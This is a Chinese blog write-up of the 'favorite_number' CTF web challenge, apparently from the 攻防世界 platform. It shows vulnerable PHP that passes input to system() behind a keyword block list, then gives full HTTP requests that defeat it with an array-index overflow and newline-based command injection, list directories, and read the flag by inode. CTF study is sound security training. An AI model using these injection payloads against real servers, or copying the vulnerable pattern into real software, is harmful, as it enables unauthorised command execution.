攻防世界favorite_number

原创

yjl哈哈哈 于 2020-12-05 17:10:24 发布 585 收藏 1

分类专栏： web

本文链接：https://blog.csdn.net/qq_43774856/article/details/110697345

favorite_number

打开链接得到源码

```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
        $num= $_POST["num"];
        if (preg_match("/^\d+$/im",$num)){
                if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\`|\]|\\\\|'|\"|\|/i",$num)){
                        echo "my favorite num is:";
                        system("echo ".$num);
                }else{
                        echo 'Bonjour!';
                }
        }
} else {
        highlight_file(__FILE__);
}
```



```php
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im",$num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\\\|'|\"|\|/i",$num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

这里要传入一个数组，并且要和


$array=[admin, user]$相同，但是又要满足 stuff[0] != 'admin' 这里需要用到php的一个数组溢出漏洞

```
stuff[4294967296]=admin&stuff[1]=user&num=111
```

发现可以绕过

my favorite num is:111

然后就是要绕过对num的检测，从而可以执行命令这里用%0a




Raw 参数 头 Hex

```
POST / HTTP/1.1
Host: 220.249.52.133:59666
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://220.249.52.133:59666
Connection: close
Referer: http://220.249.52.133:59666/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=111%0als
```

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sat, 05 Dec 2020 08:56:57 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 33

my favorite num is:111
index.php
```


最后需要绕过黑名单执行命令，读取flag



Raw 参数 头 Hex

```
POST / HTTP/1.1
Host: 220.249.52.133:59666
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://220.249.52.133:59666
Connection: close
Referer: http://220.249.52.133:59666/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=111%0als /
```

Raw 头 Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sat, 05 Dec 2020 08:59:00 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 113

my favorite num is:111
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
```

```
sys
tmp
usr
var
```


由于过滤了flag，?,*等字符，这里用inode索引节点，先找到flag的inode

```
Referer: http://220.249.52.133:59666/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=111%0als -i /
```

```
30940644 boot
       2 dev
21107587 etc
21108802 flag
30941276 home
 3284765 lib
31071188 lib64
31071190 media
31071191 mnt
31071192 opt
       1 proc
31071194 root
31466142 run
```


然后用tac读取得到flag

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: http://220.249.52.133:59666
Connection: close
Referer: http://220.249.52.133:59666/
Upgrade-Insecure-Requests: 1

stuff%5B4294967296%5D=admin&stuff%5B1%5D=user&num=111%0atac `find / -inum 21108802`
```

```
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 68

my favorite num is:111
cyberpeace{6012dc2627151787a0edd6756942c8ae}
```